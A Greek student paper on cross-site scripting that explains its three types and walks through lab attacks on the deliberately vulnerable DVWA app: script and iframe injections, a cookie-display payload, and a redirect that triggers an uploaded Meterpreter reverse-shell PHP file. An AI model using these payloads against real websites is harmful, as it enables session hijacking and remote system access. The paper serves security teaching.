Η επίθεση XSS επιτυγχάνεται εξαιτίας της ύπαρξης διαφόρων ευπαθειών στον κώδικα των ιστοσελίδων, οι οποίες επιτρέπουν στους επιτιθέμενους να προσπεράσουν τους μηχανισμούς προστασίας των browser. Τελικός σκοπός μιας επίθεσης XSS είναι η εκτέλεση κώδικα JavaScipt στον browser του επισκέπτη. Στην ουσία, πρόκειται για ένα είδος εισαγωγής κακόβουλου κώδικα (code injection) μέσα στον κώδικα μιας νομότυπης κατά τα άλλα ιστοσελίδας. Αυτός ο κώδικας, όμως, δεν εκτελείται από τον web server, αλλά από τους browser των επισκεπτών. Κατά κύριο λόγο, αυτές οι επιθέσεις είναι εφικτές επειδή οι προγραμματιστές θεωρούν αξιόπιστα όλα όσα δίνει ο χρήστης.

Οι επιθέσεις XSS μπορούν να χωριστούν σε τρεις κύριες κατηγορίες με βασικό κριτήριο διαχωρισμού τον τρόπο με τον οποίο ο κακόβουλος κώδικας (payload) καταλήγει στον browser του θύματος. Έτσι, έχουμε τις ακόλουθες τρεις κατηγορίες.

Reflected XSS.

Στα Reflected XSS ή αλλιώς **Non-persistent XSS**, τα ίδια τα θύματα στέλνουν άθελα το κακόβουλο payload στη σελίδα. Η σελίδα κατασκευάζει την έξοδό της ενσωματώνοντας αυτόν τον κώδικα, έτσι ο κώδικας επιστρέφει στο θύμα και εκτελείται από τον browser. Για παράδειγμα, το θύμα πείθεται να πατήσει πάνω σε κάποιο ειδικά διαμορφωμένο link, το οποίο έχει ενσωματωμένο στο URL του ένα κακόβουλο payload. Με τη χρήση του Reflected XSS, οι επιτιθέμενοι μπορούν να κλέψουν το session ID (cookie) του θύματος και να περιηγηθούν στη σελίδα μέσα από το λογαριασμό του. Επίσης, με το Reflected XSS πραγματοποιούνται και αλλοιώσεις στην εμφάνιση των site (defacement).

Persistent XSS

Σε μια τέτοιου είδους επίθεση το κακόβουλο payload δεν εκτελείται μόνο σε κάποιον μεμονωμένο χρήστη, αλλά σε όλους τους επισκέπτες της μολυσμένης σελίδας. Αυτό συμβαίνει γιατί το payload αποθηκεύεται στη βάση δεδομένων του website και φορτώνεται αυτόματα από τον κώδικα των ιστοσελίδων. Πρόκειται για την πιο επικίνδυνη μορφή XSS, καθώς είναι ιδιαίτερα μαζική. Τα Persistent XSS δεν είναι σπάνια και πραγματοποιούνται σε websites τα οποία χρησιμοποιούν βάσεις δεδομένων.

DOM-based XSS

Ο συγκεκριμένος τύπος XSS βασίζεται στο DOM. Αυτή τη φορά δεν χρειάζεται να σταλεί ο κακόβουλος κώδικας στον server ώστε να επιστραφεί στον browser του θύματος, ούτε να αποθηκευτεί στη βάση δεδομένων του website. Αυτή η επίθεση μπορεί να λειτουργήσει και τοπικά, σε μια στατική σελίδα HTML, η οποία έχει αποθηκευτεί στο μηχάνημα. Προϋπόθεση για κάτι τέτοιο είναι η αξιοποίηση των μεθόδων DOM από τη σελίδα, για τη λήψη του URL στο οποίο εμφανίζονται.

Στην παρούσα εργασία θα παρουσιαστούν παραδείγματα XSS επιθέσεων. Συγκεκριμένα, παρουσιάζεται μία βασική XSS επίθεση, μία iframe XSS επίθεση και μια cookie επίθεση. Επίσης, θα δημιουργηθεί ένα php/meterpreter/reverse_tcp payload το οποίο θα «ανέβει» στο DVWA και θα γίνει και μια PHP Payload XSS επίθεση σε αυτό.


Αρχικά, γίνεται αλλαγή στο όριο χαρακτήρων του «comment box» του DVWA. Εξορισμού, το comment box στο XSS Stored GUI επιτρέπει μόνο 50 χαρακτήρες αλλά εδώ γίνεται αλλαγή ώστε να επιτρέπονται 250 χαρακτήρες για να φανούν οι επιθέσεις.

```
                <textarea name=\"mtxMessage\" cols=\"50\" rows=\"3\" maxlength=\
"250\"></textarea></td>
                </tr>
```

Αφού μπούμε στο DVWA και το security level είναι «low» ξεκινά η πρώτη XSS επίθεση. Στο πεδίο Message γράφεται:

```
<script>alert("This is a XSS Exploit Test")</script>
```

και το αποτέλεσμα που εμφανίζει είναι το παρακάτω:




Μπορεί να παρατηρηθεί ότι το Javascript alert που δημιουργήθηκε εμφανίζεται στην οθόνη. Κάθε φορά που ένας χρήστης συνδέεται, αυτό το XSS exploit θα εμφανίζεται και μπορεί εύκολα να τροποποιηθεί για να αποθηκεύει πληροφορίες για cookies ή για τη σύνδεση (session), οι οποίες αργότερα πολύ εύκολα μπορούν να χρησιμοποιηθούν σε Man-in-the-Middle επιθέσεις.

Συνεχίζοντας στην IFRAME επίθεση, πρώτα γίνεται reset η βάση δεδομένων για να μην εμφανίζεται σε κάθε παράδειγμα η ίδια XSS επίθεση. Στο πεδίο Message γράφεται:

```
<iframe src="http://www.cnn.com"></iframe>
```


Με τη συγκεκριμένη επίθεση θα μπορούσε ένας χρήστης να χρησιμοποιήσει το Social Engineering Toolkit για να δημιουργήσει μία κακόβουλη «κλωνοποιημένη» ιστοσελίδα και να την τοποθετήσει εκεί.




Τρίτη περίπτωση είναι το cookie XSS exploit. Στο πεδίο Message αναγράφεται:

```
<script>alert(document.cookie)</script>
```

Κι εμφανίζεται το sessionid (cookie) που χρησιμοποιείται για την τρέχουσα σύνδεση(session). Ένας επιτιθέμενος θα μπορούσε εύκολα να το τροποποιήσει και να το στείλει σε μια απομακρυσμένη τοποθεσία αντί απλά να το εμφανιστεί. Αν αναλογιστεί κανείς ότι θα μπορούσε να είναι η σύνδεση με την ιστοσελίδα μιας τράπεζας, τότε κάθε φορά που ο χρήστης συνδέεται οι πληροφορίες της συνόδου θα στέλνονται σε απομακρυσμένη τοποθεσία.




Τέλος, παρουσιάζεται η τελευταία επίθεση στην οποία χρησιμοποιείται και το Metasploit για να αποκτηθεί πρόσβαση στο σύστημα-στόχο μετά την XSS επίθεση.
Δημιουργείται το αρχείο FORUM_BUG.php το οποίο «ανεβαίνει» στο DVWA.




Στη συνέχεια, ξεκινά ο PHP Payload Listener, κι έπειτα γίνεται η XSS window.location επίθεση στο DVWA όπου στο πεδίο Message αναγράφεται:

```
<script>window.location="http://192.168.19.131/dvwa/hackable/uploads/FOR
UM_BUG.php" </script>
```



Αμέσως μόλις γίνει το exploit, το meterpreter αποκτά πρόσβαση στο σύστημα όπως φαίνεται και στην παρακάτω εικόνα όπου στη συνέχεια είναι δυνατό με αυτόν τον τρόπο να αποκτηθούν πολύ σημαντικές πληροφορίες για το σύστημα.



Συμπεράσματα

Το γνωστικό πεδίο της ασφάλειας δικτυοκεντρικών συστημάτων είναι ένας τομέας της Ασφάλειας Πληροφοριακών Συστημάτων με ιδιαίτερο ερευνητικό ενδιαφέρον καθώς πλέον τα περισσότερα πληροφοριακά συστήματα είναι μέρος ενός δικτύου. Η δικτύωση, όμως, αυτή των πληροφοριακών συστημάτων δημιουργεί και την ανάγκη προστασίας τους από κακόβουλες ενέργειες διότι πολλοί κακόβουλοι χρήστες εντοπίζουν προβλήματα και αδυναμίες των Πληροφοριακών Συστημάτων και τα εκμεταλλεύονται προς όφελός τους. Οι τεχνικές εκμετάλλευσης που αναπτύσσουν και ο χρόνος που επενδύουν στη δημιουργία νέων διογκώνουν το πρόβλημα της ασφάλειας, ενώ τις περισσότερες φορές βρίσκονται ένα βήμα μπροστά από τους υπεύθυνους ασφάλειας στον εντοπισμό ευπαθειών.

Τα προβλήματα ασφάλειας που υπάρχουν σε όλα τα πληροφοριακά συστήματα έχουν ως αποτέλεσμα τη δαπάνη μεγάλων χρηματικών ποσών σε εργασίες πρόληψης και επιδιόρθωσης προβλημάτων, καθώς και την απώλεια εμπορικών ευκαιριών και παραγωγικών επενδύσεων. Οι επιπλέον δυνατότητες και ευκολίες, τις οποίες προσπαθούν να παρέχουν οι κατασκευαστές των Πληροφοριακών Συστημάτων στα προϊόντα τους, με σκοπό την κατάκτηση της αγοράς, είναι ο εχθρός της ασφάλειας. Οι περισσότερες ευκολίες οδηγούν σε μεγαλύτερη πολυπλοκότητα, περισσότερο κώδικα, περισσότερα σφάλματα, και περισσότερα προβλήματα ασφάλειας.

Για την αποτελεσματικότερη αντιμετώπιση αυτού του προβλήματος κρίνεται απαραίτητη η ανάπτυξη μιας κουλτούρας ασφάλειας. Το ρόλο αυτό καλούνται να τον αναλάβουν σε μεγάλο βαθμό και τα ακαδημαϊκά ιδρύματα, στα οποία βρίσκονται οι αυριανοί επαγγελματίες πληροφορικής.

Βιβλιογραφία

1. Κάτσικας Σ. – Γκρίτζαλης Δ – Γκρίτζαλης Σ., Ασφάλεια Πληροφοριακών Συστημάτων, Εκδόσεις Νέων Τεχνολογιών, Αθήνα 2004.
2. Πάγκαλου Γ. – Μαυρίδη Ι., Ασφάλεια Πληροφοριακών Συστημάτων και Δικτύων, Εκδόσεις Ανικούλα, Θεσσαλονίκη 2002
3. https://www.owasp.org/index.php/Main_Page
4. http://whatishacking.org/
5. Strebe M., Network Security Foundations, Sybex, San Francisco, 2004,
6. http://sectools.org/
7. http://www.nothink.org/metasploit/documentation/msf_aux_modules.pdf
8. http://www.offensive-security.com/metasploit-unleashed/Metasploit_Fundamentals
9. http://www.metasploit.com/about/penetration-testing-basics/exploit.jsp)
10. http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Show_Command
11. http://www.samba.org/cifs/docs/what-is-smb.html#What_Is_SMB
12. http://www.tech-juice.org/2011/06/20/man-in-the-middle-attacks-with-ettercap/
13. http://cve.mitre.org/
14. http://technet.microsoft.com/en-us/security/bulletin/ms06-063
15. http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi
16. http://www.samba.org/cifs/docs/what-is-smb.html
17. http://ettercap.sourceforge.net/index.html
18. Shakeel A., Tedi H., Backtrack 4: Assuring Security by Penetration Testing, Packt Publishing, 2011, Birmingham,UK,
19. Kennedy D., O'Gorman J., Kearns D., Aharoni M., Metasploit : The Penetration Tester's Guide, Publisher: William Pollock, San Fransisco 2011